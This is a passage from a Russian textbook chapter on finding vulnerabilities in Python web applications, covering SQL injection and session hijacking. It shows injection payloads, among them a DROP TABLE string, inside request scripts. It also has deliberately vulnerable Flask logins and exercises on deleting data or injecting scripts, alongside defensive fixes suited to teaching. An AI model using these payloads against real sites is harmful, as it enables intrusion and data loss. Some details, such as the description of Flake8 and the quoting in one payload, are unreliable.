- » **Переполнение буфера** — проверка возможности записи данных за пределы выделенной памяти.
- » **Перехват сетевого трафика** — анализ и модификация сетевого трафика для выявления уязвимостей.

Инструменты для тестирования на проникновение:

- » **Metasploit** — платформа для тестирования на проникновение и разработки эксплойтов.
- » **Burp Suite** — инструмент для тестирования безопасности веб-приложений.

4. Анализ конфигурации и параметров безопасности.

Проверка конфигурации системы и параметров безопасности на предмет соответствия стандартам безопасности и лучшим практикам включает:

- » **Настройки аутентификации и авторизации:** проверка, что только авторизованные пользователи имеют доступ к ресурсам.
- » **Шифрование:** убедитесь, что все данные, передаваемые по сети, зашифрованы.
- » **Контроль доступа:** проверка правильности настройки прав доступа к файлам и каталогам.

5. Анализ логов и аудит безопасности.

Анализ логов и аудит безопасности позволяют выявить аномальное поведение, несанкционированные действия или попытки вторжения в систему. Это включает:

- » **Мониторинг системных журналов:** регулярный анализ журналов событий для выявления подозрительной активности.
- » **Анализ паттернов атак:** определение и реагирование на характерные паттерны атак, такие как множественные неудачные попытки входа.

6. Исследование известных уязвимостей.

Регулярное отслеживание и анализ информации о новых уязвимостях и угрозах безопасности, которые могут быть применимы к системе или приложению, включает:

- » **Мониторинг баз данных уязвимостей** – CVE (Common Vulnerabilities and Exposures), NVD (National Vulnerability Database).
- » **Подписка на рассылки безопасности** – уведомления от поставщиков программного обеспечения и организаций, занимающихся кибербезопасностью.

7. Обучение персонала и осведомленность об угрозах.

Обучение персонала и повышение их осведомленности об угрозах безопасности помогает создать культуру безопасности в организации:

- » **Тренинги и семинары:** регулярное проведение тренингов по кибербезопасности для сотрудников.
- » **Информирование о фишинге и социальной инженерии:** обучение сотрудников распознаванию фишинговых атак и методов социальной инженерии.

Определение уязвимостей на Python включает использование различных методов и инструментов для анализа кода, сканирования приложений и сетей, а также тестирования на проникновение. В этой части главы мы рассмотрим основные методы и инструменты, используемые для выявления уязвимостей в приложениях и системах на Python.

1. Анализ кода.

Статический анализ кода: этот метод включает использование инструментов анализа кода, которые сканируют и анализируют исходный код программы без его фактического выполнения. Цель статического анализа – обнаружение ошибок программирования, потенциальных уязвимостей безопасности и других проблем в коде. Популярные инструменты для статического анализа кода на Python включают:

- » **Pylint** – инструмент для анализа качества кода, который проверяет соответствие кода стандартам PEP8 и находит потенциальные ошибки и уязвимости.

- » **Flake8** – инструмент, объединяющий Pylint, PyFlakes и pep8. Он помогает поддерживать качество кода, обнаруживая ошибки и несоответствия стилю.
- » **Bandit** – инструмент для статического анализа безопасности Python-кода. Он проверяет код на наличие общих уязвимостей, таких как использование небезопасных функций и неправильное управление конфиденциальными данными.

Пример использования Bandit:

```
import bandit
import bandit.core.manager

manager = bandit.core.manager.BanditManager()
manager.run_tests(['example.py'])
results = manager.results
for issue in results.issues:
    print(issue)
```

Динамический анализ кода: этот метод включает использование инструментов, которые выполняют код программы и анализируют его поведение во время выполнения. Это позволяет обнаружить уязвимости, которые могут проявляться только в определенных условиях. Пример инструмента для динамического анализа:

- » **Fuzzing** – метод тестирования, который подает случайные или некорректные данные на вход программы с целью выявления уязвимостей. Инструменты, такие как **Atheris** (для Python), могут использоваться для фаззинга кода на Python.

2. Сканирование уязвимостей приложений.

Сканирование веб-приложений на предмет уязвимостей включает использование специализированных инструментов, которые автоматически проверяют приложение на наличие различных уязвимостей.

- » **OWASP ZAP** – бесплатный инструмент для сканирования веб-приложений на наличие уязвимостей, таких как SQL-инъекции, XSS и другие.
- » **Burp Suite** – коммерческий инструмент для анализа безопасности веб-приложений. Включает функции для перехвата и модификации трафика, автоматического сканирования уязвимостей и других проверок безопасности.

- » **Nikto** – открытый инструмент для сканирования веб-серверов на наличие различных уязвимостей, включая устаревшие версии серверного ПО, неправильные конфигурации и другие.

Пример использования OWASP ZAP с Python:

```
import requests

zap_url = 'http://localhost:8080'
target_url = 'http://example.com'

# Запуск сканирования
requests.get(f'{zap_url}/JSON/ascan/action/scan/?url={target_url}')

# Проверка статуса сканирования
status = requests.get(f'{zap_url}/JSON/ascan/view/status/')
print('Сканирование завершено на', status.json()['status'],
'%')
```

3. Тестирование на проникновение.

Проведение тестирования на проникновение позволяет проверить систему на наличие уязвимостей, применяя техники, которые могут использовать злоумышленники. В ходе тестирования проверяется безопасность сети, серверов, веб-приложений и других компонентов системы.

Примеры инструментов для тестирования на проникновение:

- » **Metasploit** – платформа для разработки и использования эксплойтов. Позволяет проводить всестороннее тестирование на проникновение.
- » **SQLMap** – инструмент для автоматизации процесса обнаружения и эксплуатации SQL-инъекций в веб-приложениях.

4. Анализ конфигурации и параметров безопасности.

Этот метод включает анализ настроек системы и параметров безопасности на предмет соответствия стандартам безопасности и лучшим практикам.

Примеры инструментов для анализа конфигурации:

- » **Lynis** – инструмент для аудита безопасности Unix систем. Он анализирует конфигурацию и параметры безопасности, предоставляя рекомендации по улучшению безопасности.

- » **OpenSCAP** – инструмент для проверки соответствия конфигурации системы стандартам безопасности.

5. Исследование известных уязвимостей.

Регулярный мониторинг открытых источников информации о новых уязвимостях и угрозах безопасности помогает определить, какие уязвимости могут быть применимы к системе.

Примеры баз данных уязвимостей:

- » **CVE (Common Vulnerabilities and Exposures)** – стандартная база данных уязвимостей, предоставляющая информацию о известных уязвимостях и угрозах.
- » **NVD (National Vulnerability Database)** – национальная база данных уязвимостей, поддерживаемая NIST, предоставляет информацию о известных уязвимостях и метриках.

Определение уязвимостей — это процесс анализа системы или приложения с целью выявления возможных уязвимостей, которые могут быть использованы злоумышленниками для атаки.

Давайте рассмотрим примеры и задания по определению уязвимостей в веб-приложениях с использованием Python:

Примеры определения уязвимостей:

1. Проверка на SQL-инъекции:

Листинг 4.3

```
# Проверка на SQL-инъекции
import requests

# Отправка запроса с потенциально уязвимыми данными
payload = "' OR '1'='1"
response = requests.get('https://www.example.com/
login?username=' + payload)

# Анализ ответа на предмет изменений в поведении приложения
if 'Вы успешно вошли в систему' in response.text:
    print('Уязвимость на сайте:', response.url)
```

2. Поиск утечек информации в URL:

Листинг 4.4

```
# Поиск утечек информации в URL
import requests

# Перебор URL с возможными утечками информации
for i in range(1, 101):
    url = f'https://www.example.com/page?id={i}'
    response = requests.get(url)

    # Проверка ответа на наличие конфиденциальной информации
    if 'Конфиденциальные данные' in response.text:
        print('Обнаружена уязвимость на странице:', url)
```

Задания для практики по разделу

1. Напишите программу для проверки наличия уязвимости SQL-инъекций на веб-сайте. Программа должна перебирать различные варианты payload'ов и анализировать ответы сервера.
2. Создайте скрипт для анализа URL-адресов веб-приложения. Программа должна проверять каждую страницу на наличие параметров, которые могут быть уязвимыми для инъекций или утечек информации.
3. Реализуйте утилиту для сканирования веб-сайтов на предмет уязвимостей XSS (межсайтового скрипtingа). Программа должна отправлять различные вредоносные скрипты и анализировать, выполняются ли они на сайте.
4. Напишите скрипт для проверки уязвимости CSRF (межсайтовой подделки запросов) на веб-приложении. Программа должна пытаться выполнить запросы от имени аутентифицированного пользователя и анализировать, принимает ли сервер запросы без проверки токена CSRF.
5. Создайте приложение для сканирования открытых портов на сервере. Программа должна анализировать доступные порты и проверять их на наличие уязвимостей, таких как открытые FTP, SSH или RDP.

4.2.2. Использование SQL-инъекций для атак

Как уже было сказано ранее, SQL-инъекция (SQL Injection) — это одна из самых распространенных и опасных уязвимостей в веб-приложениях, позволяющая злоумышленникам внедрять и выполнять произвольные SQL-запросы в базе данных приложения. Это происходит из-за некорректной обработки пользовательского ввода в SQL-запросах.

Принципы SQL-инъекций

- **Некорректная обработка пользовательского ввода.** В веб-приложениях пользовательский ввод часто используется для формирования SQL-запросов. Если входные данные не фильтруются или не экранируются должным образом перед использованием в SQL-запросах, это может привести к уязвимости SQL-инъекции.
- **Внедрение вредоносного SQL-кода.** Злоумышленники могут вводить в поле ввода данные, содержащие SQL-код. Например, они могут ввести дополнительные SQL-операторы, комментарии или логические выражения, которые изменят поведение SQL-запроса.
- **Исполнение вредоносного SQL-кода.** Когда приложение выполняет SQL-запрос, вредоносный SQL-код выполняется вместе с основным запросом. Это позволяет злоумышленникам получить доступ к данным, изменить содержимое базы данных или выполнить административные действия.

Примеры SQL-инъекций

SQL-инъекция в запрос SELECT

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
```

Если злоумышленник введет в поле username значение admin' --, запрос станет:

```
SELECT * FROM users WHERE username = 'admin' --' AND password = 'password';
```

Комментарии -- в SQL означают, что все, что идет после них, игнорируется. Таким образом, пароль больше не проверяется.

SQL-инъекция с использованием логического выражения

```
SELECT * FROM users WHERE username = 'admin' AND password =
'password';
```

Если злоумышленник введет в поле username значение admin' OR '1='1, запрос станет:

```
SELECT * FROM users WHERE username = 'admin' OR '1='1' AND
password = 'password'; .
```

Поскольку выражение '1='1' всегда истинно, злоумышленник получит доступ к данным.

Пример реализации на Python

Для демонстрации SQL-инъекций на Python мы создадим простое веб-приложение с использованием Flask и SQLite, где пользовательский ввод будет использоваться для выполнения SQL-запросов.

Листинг 4.5

```
# FLASK
from flask import Flask, request, g
import sqlite3

app = Flask(__name__)
DATABASE = 'test.db'

def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect(DATABASE)
    return db

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None:
        db.close()
```

```

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        # Уязвимый SQL-запрос
        query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
        print(query)
        cur = get_db().execute(query)
        user = cur.fetchone()

        if user:
            return f"Welcome, {username}!"
        else:
            return "Invalid credentials!"

    return '''
        <form method="post">
            Username: <input type="text" name="username"><br>
            Password: <input type="password" name="password"><br>
            <input type="submit" value="Login">
        </form>
    '''

if __name__ == '__main__':
    app.run(debug=True)

```

В этом примере веб-приложение Flask принимает имя пользователя и пароль через форму и использует их для выполнения SQL-запроса. Запрос уязвим к SQL-инъекциям, поскольку пользовательский ввод напрямую включается в SQL-запрос без экранирования или параметризации.

Защита от SQL-инъекций

- Использование параметризованных запросов.** Параметризованные запросы (подготовленные выражения) гарантируют, что пользовательский ввод не будет интерпретирован как SQL-код.

Листинг 4.6

```

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        # Безопасный параметризованный SQL-запрос
        query = "SELECT * FROM users WHERE username = ? AND password = ?"
        cur = get_db().execute(query, (username, password))
        user = cur.fetchone()

        if user:
            return f"Welcome, {username}!"
        else:
            return "Invalid credentials!"

    return '''
        <form method="post">
            Username: <input type="text" name="username"><br>
            Password: <input type="password"
name="password"><br>
            <input type="submit" value="Login">
        </form>
    '''

```

- 2. Использование ORM (Object-Relational Mapping).** ORM-инструменты, такие как SQLAlchemy, автоматизируют обработку данных и формирование запросов, что помогает избежать SQL-инъекций.

Листинг 4.7

```

from flask import Flask, request
from flask_sqlalchemy import SQLAlchemy

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///test.db'
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)

```

```

username = db.Column(db.String(80), unique=True, nullable=False)
password = db.Column(db.String(120), nullable=False)

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        # Безопасный запрос с использованием ORM
        user = User.query.filter_by(username=username,
password=password).first()

        if user:
            return f"Welcome, {username}!"
        else:
            return "Invalid credentials!"

    return '''
<form method="post">
    Username: <input type="text" name="username"><br>
    Password: <input type="password" name="password"><br>
    <input type="submit" value="Login">
</form>
'''

if __name__ == '__main__':
    app.run(debug=True)

```

3. Фильтрация и экранирование пользовательского ввода. Всегда фильтруйте и экранируйте пользовательский ввод для удаления или замены потенциально опасных символов и строк. Пример вредоносного ввода для SQL-инъекции в приложении, использующем базу данных SQLite:

Листинг 4.8

```

username = input("Введите имя пользователя: ")

# SQL-запрос без защиты от SQL-инъекции
sql_query = "SELECT * FROM users WHERE username = '{}'".
format(username)

```

Если пользователь введет в поле ввода следующее значение: '`' OR '1'='1`', то окончательный SQL-запрос будет выглядеть так:

```
SELECT * FROM users WHERE username = '' OR '1'='1'
```

Этот SQL-запрос вернет все строки из таблицы пользователей, так как условие '`'1'='1`' всегда истинно. Таким образом, злоумышленник получает доступ ко всем пользователям без правильной аутентификации.

Использование SQL-инъекций для атак на Python включает в себя эксплуатацию уязвимостей в веб-приложениях или других приложениях, которые взаимодействуют с базами данных, и позволяет злоумышленникам выполнить вредоносные SQL-команды через ввод пользователей. Далее приведем более подробное описание этого процесса на Python.

В большинстве веб-приложений на Python пользовательский ввод используется для формирования SQL-запросов к базе данных. Если входные данные не проверяются или не экранируются должным образом перед использованием в запросах, это может привести к уязвимостям SQL-инъекций.

Злоумышленники могут ввести в поля ввода специально сформированные строки, содержащие SQL-код, который они хотят выполнить. Например, они могут использовать операторы SQL, комментарии или логические выражения, чтобы изменить структуру и поведение SQL-запроса.

Когда приложение на Python выполняет SQL-запрос, внедренный вредоносный SQL-код также выполняется вместе с основным запросом. Это может позволить злоумышленникам получить доступ к данным, изменить их, удалить или выполнять другие операции с базой данных.

Путем использования SQL-инъекций злоумышленники могут получить доступ к конфиденциальной информации, хранящейся в базе данных. Это может быть информация о пользователях, пароли, данные кредитных карт и другие чувствительные данные.

Полученная через SQL-инъекции информация может быть использована злоумышленниками для проведения дальнейших атак на систему или для идентификации других уязвимостей.

Пример использования SQL-инъекций на Python в веб-приложении:

Листинг 4.9

```
# SQL-запрос без защиты от SQL-инъекции
sql_query = "SELECT * FROM users WHERE username = '{}'".
format(username)

# Пример использования SQL-инъекций на Python в веб-приложении
import sqlite3

# Получаем имя пользователя из ввода
username = input("Введите имя пользователя: ")

# SQL-запрос без защиты от SQL-инъекции
sql_query = "SELECT * FROM users WHERE username = '{}'".
format(username)

# Подключение к базе данных SQLite
conn = sqlite3.connect('database.db')
cursor = conn.cursor()

# Выполнение SQL-запроса
cursor.execute(sql_query)

# Получение результатов запроса
results = cursor.fetchall()

# Вывод результатов
for row in results:
    print(row)

# Закрытие соединения
conn.close()
```

Если пользователь введет в поле имя пользователя следующее значение: '
OR '1'='1', то SQL-запрос будет выглядеть следующим образом:

```
SELECT * FROM users WHERE username = '' OR '1'='1'
```

Этот запрос вернет все строки из таблицы пользователей, так как условие
'1'='1' всегда истинно. Таким образом, злоумышленник получает доступ ко
всем пользователям без правильной аутентификации.

Когда речь идет о использовании SQL-инъекций для атак на Python, важно понимать, что сам Python не является уязвимым к SQL-инъекциям. Однако, если ваше приложение Python взаимодействует с базой данных и не обрабатывает входные данные правильно, вы можете столкнуться с уязвимостью SQL-инъекции.

Вот пример, демонстрирующий, как SQL-инъекция может быть использована для атаки на веб-приложение на Python с использованием Flask и SQLite.

Листинг 4.10

```
# пример, демонстрирующий, как SQL-инъекция может быть
# использована для атаки на веб-приложение на Python с
# использованием Flask и SQLite
from flask import Flask, request, render_template
import sqlite3

app = Flask(__name__)

# Подключение к базе данных SQLite
conn = sqlite3.connect('users.db')
cursor = conn.cursor()

# Создание таблицы пользователей (для простоты)
cursor.execute('''CREATE TABLE IF NOT EXISTS users (
    id INTEGER PRIMARY KEY,
    username TEXT NOT NULL,
    password TEXT NOT NULL
)''')
conn.commit()

# Путь для регистрации нового пользователя
@app.route('/register', methods=['POST'])
def register():
    username = request.form['username']
    password = request.form['password']

    # Подготовка SQL-запроса
    sql_query = "INSERT INTO users (username, password) VALUES
    ('{}', '{}')".format(username, password)

    # Выполнение SQL-запроса
    cursor.execute(sql_query)
```

```
    conn.commit()

    return "Пользователь успешно зарегистрирован!"

# Роут для аутентификации пользователя
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']

    # Подготовка SQL-запроса
    sql_query = "SELECT * FROM users WHERE username = '{}' AND password = '{}'".format(username, password)

    # Выполнение SQL-запроса
    cursor.execute(sql_query)
    user = cursor.fetchone()

    if user:
        return "Вы успешно вошли в систему!"
    else:
        return "Неверное имя пользователя или пароль!"

if __name__ == '__main__':
    app.run(debug=True)
```

В приведенном выше примере приложение Flask использует базу данных SQLite для хранения пользовательских учетных записей. Однако оно подвержено SQL-инъекциям из-за неправильного формирования SQL-запросов в строках 26 и 40.

Предположим, злоумышленник вводит следующее значение в поле "username" при попытке входа в систему:

```
admin' --
```

Этот ввод изменит окончательный SQL-запрос в роуте /login следующим образом:

```
SELECT * FROM users WHERE username = 'admin' --' AND password = 'password'
```

Это приведет к игнорированию части запроса после символа --, что делает комментарии после этого символа невидимыми для базы данных. Таким

образом, злоумышленник может войти в систему в качестве пользователя "admin" без необходимости вводить правильный пароль.

Чтобы избежать уязвимостей SQL-инъекций, важно использовать параметризованные запросы или ORM (Object-Relational Mapping), такие как SQLAlchemy, для взаимодействия с базой данных. Это позволит избежать проблем с формированием SQL-запросов вручную и защитит ваше приложение от таких атак.

Важно отметить, что использование SQL-инъекций для атак является незаконным и может повлечь за собой юридические последствия. Ниже приведены примеры симуляции атаки SQL-инъекцией с использованием Python в образовательных целях.

Примеры использования SQL-инъекций для атак

1. Получение данных аутентификации:

Листинг 4.11

```
# Получение данных аутентификации
import requests

# Предположим, что у нас есть URL для аутентификации
url = 'https://www.example.com/login'

# Payload для атаки SQL-инъекции
payload = "' OR '1'='1"

# Отправляем запрос с внедренным payload'ом
response = requests.post(url, data={'username': payload,
                                       'password': payload})

# Анализируем ответ на наличие признаков успешной
# аутентификации
if 'Вход выполнен успешно' in response.text:
    print('Удалось выполнить вход в систему с помощью SQL-'
          'инъекции!')
```

2. Удаление данных из базы данных:

Листинг 4.12

```
# Удаление данных из базы данных
import requests

# URL для удаления данных из базы данных
url = 'https://www.example.com/delete_user'

# Payload для удаления всех записей из таблицы пользователей
payload = "'; DROP TABLE users; --"

# Отправляем запрос с внедренным payload'ом
response = requests.get(url + '?id=' + payload)

# Проверяем, были ли данные успешно удалены
if response.status_code == 200:
    print('Данные успешно удалены из таблицы users!')
```

Задания для практики по разделу

1. Напишите программу для атаки SQL-инъекцией на веб-приложение, которая пытается получить список всех пользователей в базе данных.
2. Создайте скрипт для изменения данных в базе данных с помощью SQL-инъекций. Например, попробуйте изменить баланс определенного пользователя в таблице финансовых транзакций.
3. Реализуйте утилиту для атаки SQL-инъекцией, которая пытается удалить все записи из таблицы с важными данными, такими как логи или финансовые транзакции.
4. Напишите скрипт для внедрения вредоносных скриптов в базу данных с помощью SQL-инъекций. Например, попробуйте внедрить скрытый скрипт JavaScript, который будет выполняться на страницах сайта при их загрузке.
5. Создайте приложение для получения доступа к административной панели веб-приложения путем взлома пароля с помощью SQL-инъекций.

4.3. Атаки на сессии и куки

Сессии и куки — это механизмы, используемые для отслеживания состояния и управления пользователями в веб-приложениях. Поскольку HTTP-протокол является **stateless** (без сохранения состояния), для реализации постоянного взаимодействия между клиентом и сервером необходимо использовать дополнительные средства. Сессии и куки играют важную роль в этом процессе.

4.3.1. Основы и определения

Куки (cookies) — это небольшие фрагменты данных, которые сервер отправляет клиенту (обычно браузеру) и которые клиент сохраняет. Эти данные могут быть отправлены обратно на сервер при последующих запросах. Куки используются для хранения информации о пользователе и его взаимодействиях с сайтом.

Типы куки

- **Сессионные куки (Session Cookies):**

- » Временные куки, которые сохраняются только на время работы браузера.
- » Удаляются после закрытия браузера.
- » Используются для временного хранения информации, например, содержимого корзины покупок.

- **Постоянные куки (Persistent Cookies):**

- » Сохраняются на жестком диске пользователя и остаются там до указанного срока действия или пока не будут удалены пользователем.
- » Используются для хранения предпочтений пользователя, данных аутентификации и других настроек.

Атрибуты куки

`name` – имя куки.

value – значение куки.

domain – домен, для которого куки действительны.

path – путь, для которого куки действительны.

expires – дата истечения срока действия куки.

secure – если установлен, куки передаются только по защищенному соединению HTTPS.

HttpOnly – если установлен, куки доступны только для HTTP(S) и не доступны для JavaScript.

Примеры использования куки

- Аутентификация пользователя.
- Хранение предпочтений и настроек пользователя.
- Отслеживание сеансов и корзины покупок.

Сессии — это способ сохранения состояния пользователя на сервере. Сессия начинается, когда пользователь впервые взаимодействует с веб-приложением, и продолжается до тех пор, пока пользователь не выйдет из системы или сессия не истечет по времени.

Основные характеристики сессий

1. Идентификатор сессии (Session ID):

- » Уникальный идентификатор, присваиваемый каждой сессии.
- » Обычно передается между клиентом и сервером с помощью куки.
- » Используется для связи между клиентом и сервером для сохранения состояния.

2. Хранение данных сессии:

- » Данные сессии хранятся на сервере (в памяти, базе данных, файловой системе и т.д.).
- » Сервер использует идентификатор сессии для получения и обновления данных сессии.

3. Время жизни сессии:

- » Сессии могут иметь ограниченное время жизни (timeout), после которого они считаются недействительными.
- » Время жизни может быть настроено в зависимости от требований безопасности и удобства пользователя.

Примеры использования сессий

- Аутентификация и авторизация пользователей.
- Хранение временных данных, таких как состояние корзины покупок.
- Управление многосессионными пользовательскими действиями.

Куки и сессии часто используются совместно для создания надежного и безопасного механизма управления состоянием пользователя в веб-приложениях.

1. Создание сессии:

- » Когда пользователь впервые обращается к веб-приложению, сервер создает сессию и генерирует уникальный идентификатор сессии.
- » Этот идентификатор отправляется клиенту и сохраняется в куки.

2. Использование сессии:

- » При последующих запросах клиент отправляет идентификатор сессии обратно на сервер.
- » Сервер использует этот идентификатор для поиска соответствующих данных сессии и обработки запроса в контексте текущей сессии пользователя.

3. Завершение сессии:

- » Сессия может быть завершена по инициативе пользователя (например, выход из системы) или автоматически (по истечении времени).

Обеспечение безопасности сессий и куки критически важно для защиты данных пользователей и предотвращения атак.

• Защита от угонов сессий (Session Hijacking):

- » Использование HTTPS для шифрования передаваемых данных.
- » Установка атрибута Secure для куки с идентификатором сессии.

- » Установка атрибута HttpOnly для предотвращения доступа JavaScript к куки.
- **Защита от атак XSS (Cross-Site Scripting):**
 - » Валидация и экранирование пользовательского ввода.
 - » Использование Content Security Policy (CSP) для ограничения выполнения скриптов.
- **Защита от атак CSRF (Cross-Site Request Forgery):**
 - » Использование токенов CSRF для проверки подлинности запросов.
 - » Проверка заголовков Referer и Origin.
- **Управление временем жизни сессии:**
 - » Настройка разумного времени жизни сессии и автоматическое завершение неактивных сессий.
 - » Принудительное завершение сессий при выходе пользователя из системы.

Атаки на сессии и куки — это методы, используемые злоумышленниками для получения несанкционированного доступа к сеансам пользователей и украденным данным, хранящимся в куки (cookie) браузера. Сеансы и куки являются ключевыми аспектами веб-разработки, поскольку они позволяют веб-сайтам сохранять состояние между запросами пользователя и автоматически аутентифицировать пользователей.

Злоумышленник перехватывает сессионные идентификаторы пользователя, например, путем перехвата трафика через нешифрованные соединения или использование вредоносного программного обеспечения (например, снiffeров сети).

После получения сессионного идентификатора злоумышленник может вставить его в свой собственный запрос, чтобы подменить сессию пользователя и получить доступ к его аккаунту.

Злоумышленник предоставляет пользователю фиксированный сеансовый идентификатор (например, путем передачи URL-адреса или специального параметра в форме), и после того, как пользователь войдет в систему с этим

сеансом, злоумышленник может использовать тот же сеанс для входа в систему. Это происходит, когда сервер приложений не генерирует новый сеансовый идентификатор после успешной аутентификации пользователя.

Злоумышленник изменяет содержимое куки, хранящегося на компьютере пользователя, путем подмены его значения или внедрения вредоносного кода. Это может привести к выполнению различных атак, включая внедрение скриптов (XSS-атаки), перенаправление пользователя (Session Redirection) и другие.

Злоумышленник может атаковать процесс аутентификации, используя технику, при которой он принудительно устанавливает сеансовый идентификатор для жертвы, прежде чем та даже начнет процесс входа в систему.

После того как пользователь войдет в систему с предварительно установленным сеансовым идентификатором, злоумышленник может использовать тот же идентификатор, чтобы получить доступ к учетной записи жертвы.

Некорректная конфигурация или уязвимости в механизме управления сессиями (например, хранение сеансовых идентификаторов в URL-адресах, использование ненадежных алгоритмов хеширования и т.д.) могут привести к возможности атак на сеансы.

Злоумышленники используют эти атаки, чтобы получить доступ к личной информации пользователей, такой как пароли, данные кредитных карт и другие конфиденциальные данные, а также для осуществления незаконных действий от имени пользователей, таких как изменение данных или выполнение действий от их имени.

4.3.2. Перехват и изменение данных сессий

Перехват и изменение данных сессий — это одна из разновидностей атак на сеансы, когда злоумышленники перехватывают трафик между клиентом и сервером, где передаются сессионные данные, и изменяют их содержимое для получения несанкционированного доступа или проведения других вредоносных действий.

Далее дадим более подробное объяснение этого типа атаки.

Злоумышленники используют различные методы для перехвата трафика между клиентом и сервером. Это может быть выполнено путем мониторинга сетевого трафика на общедоступной сети (например, в общественных Wi-Fi-сетях), использования вредоносного программного обеспечения для перехвата трафика на компьютере жертвы или атаки на уровне маршрутизатора или сетевых устройств.

После перехвата трафика злоумышленник может вмешаться в коммуникацию между клиентом и сервером. Они могут изменить содержимое сессионных данных, включая сеансовые идентификаторы, параметры аутентификации, данные формы и т.д.

Примеры изменений могут включать замену сеансового идентификатора на другой, перехват и изменение содержимого запросов и ответов, внедрение скрытых полей в формы для выполнения действий от имени пользователя и т.д.

После изменения данных сессий злоумышленник может использовать их для получения несанкционированного доступа к учетной записи пользователя. Например, он может использовать украденные сеансовые идентификаторы для входа в систему от имени пользователя без знания его пароля.

Это может привести к серьезным последствиям, таким как доступ к конфиденциальным данным, выполнение незаконных операций от имени пользователя, изменение настроек аккаунта и т.д.

Для защиты от перехвата и изменения данных сессий следует использовать безопасный протокол связи, такой как HTTPS, который обеспечивает шифрование трафика между клиентом и сервером.

Важно также регулярно обновлять и проверять безопасность приложений, использовать механизмы защиты на стороне клиента и сервера, такие как защита от CSRF (Cross-Site Request Forgery) и использование параметров HTTP Only и Secure для куки.

Перехват и изменение данных сессий являются серьезной угрозой для безопасности веб-приложений и сервисов, поэтому необходимо принимать

все возможные меры для их предотвращения и обеспечения безопасности пользовательских данных.

Как вы уже в курсе, перехват и изменение данных сессий — это метод атаки, при котором злоумышленник перехватывает трафик между клиентом и сервером, а затем модифицирует или вводит свои данные в сеанс пользователя. Это позволяет злоумышленнику манипулировать информацией, обмениваемой между клиентом и сервером, включая данные аутентификации, параметры запросов, а также сами сессионные идентификаторы. Вот как злоумышленник может осуществить перехват и изменение данных сессий на Python:

1. Злоумышленник может использовать специальное программное обеспечение, такое как Scapy или Wireshark, чтобы перехватывать пакеты данных, передаваемые между клиентом и сервером через сеть. После того как трафик был перехвачен, злоумышленник может проанализировать данные и идентифицировать сеансовые идентификаторы, аутентификационные данные и другую конфиденциальную информацию.
2. Злоумышленник может изменить содержимое перехваченных пакетов, включая HTTP-заголовки, тело запросов и ответов, а также параметры форм и куки. Например, злоумышленник может изменить значение куки, содержащей сеансовый идентификатор, чтобы подменить сеанс пользователя и получить доступ к его учетной записи.
3. Вредоносное программное обеспечение, установленное на компьютере пользователя (например, вредоносные расширения браузера), может перехватывать и изменять данные, передаваемые между браузером и сервером. Это позволяет злоумышленнику манипулировать информацией, введенной пользователем в формы, а также перехватывать и изменять HTTP-запросы и ответы.
4. Злоумышленник может настроить прокси-сервер, который будет проксировать трафик между клиентом и сервером. Затем он может изменять содержимое запросов и ответов, проходящих через прокси, включая данные сессий и аутентификации.

Для реализации таких атак в Python могут использоваться различные библиотеки и инструменты, такие как `scapy` для работы с сетевым трафиком, `mitmproxy` для создания прокси-серверов, а также специализированные библиотеки для работы с HTTP-запросами, такие как `requests`. Однако следует помнить, что использование таких инструментов для атак без согласия владельца системы является незаконным и противозаконным.

Перехват и изменение данных сессий — это критическая уязвимость, которая может возникнуть при работе с сессиями пользователей в веб-приложениях.

Сессионные данные часто используются для хранения информации о состоянии сеанса пользователя, такой как идентификатор сеанса, учетные данные и другие параметры. Если данные сессии подвергаются перехвату и изменению, злоумышленник может получить несанкционированный доступ к аккаунту пользователя или совершить другие вредоносные действия. Вот пример, как злоумышленник может перехватить и изменить данные сессии на Python:

Листинг 4.13

```
# пример, как злоумышленник может перехватить и изменить
# данные сессии на Python
from flask import Flask, request, render_template, make_
response

app = Flask(__name__)

# Временное хранилище для сессионных данных (для примера)
session_data = {}

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        # Проверка аутентификации (пример)
        if username == 'admin' and password == 'password':
            # Создание новой сессии для пользователя
```

```

        session_id = generate_session_id()
        session_data[session_id] = {'username': username}

        # Установка куки с идентификатором сеанса
        response = make_response('Вы успешно вошли в
систему!')
        response.set_cookie('session_id', session_id)
        return response
    else:
        return "Неверное имя пользователя или пароль!"

    return render_template('login.html')

@app.route('/dashboard')
def dashboard():
    # Проверка наличия куки с идентификатором сеанса
    session_id = request.cookies.get('session_id')
    if session_id in session_data:
        # Получение данных сессии для текущего пользователя
        username = session_data[session_id]['username']
        return f"Добро пожаловать, {username}!"
    else:
        return "Доступ запрещен. Пожалуйста, войдите в
систему."

def generate_session_id():
    # В реальном приложении генерация уникального
    # идентификатора сеанса может быть сложнее
    return 'random_session_id'

if __name__ == '__main__':
    app.run(debug=True)

```

В этом примере веб-приложение на Flask реализует механизм аутентификации с использованием сеансовых данных, хранящихся в словаре `session_data`. После успешной аутентификации пользователь получает уникальный идентификатор сеанса, который сохраняется в куки браузера.

Теперь предположим, что злоумышленник перехватывает сетевой трафик между клиентом и сервером, используя инструменты перехвата сетевого трафика, такие как Wireshark. Затем он может просмотреть куки, передаваемые между клиентом и сервером, и получить идентификатор сеанса.

После этого злоумышленник может подменить свои собственные куки, используя этот украденный идентификатор сеанса. Например, он может использовать инструменты для изменения куки в своем браузере или отправить запрос с измененными заголовками, включая украденный идентификатор сеанса.

Когда сервер принимает запрос с измененным идентификатором сеанса, он будет считать это запросом от злоумышленника как от оригинального пользователя, что позволит злоумышленнику получить доступ к учетной записи пользователя или осуществить другие действия от его имени.

4.3.3. Методы обхода механизмов аутентификации

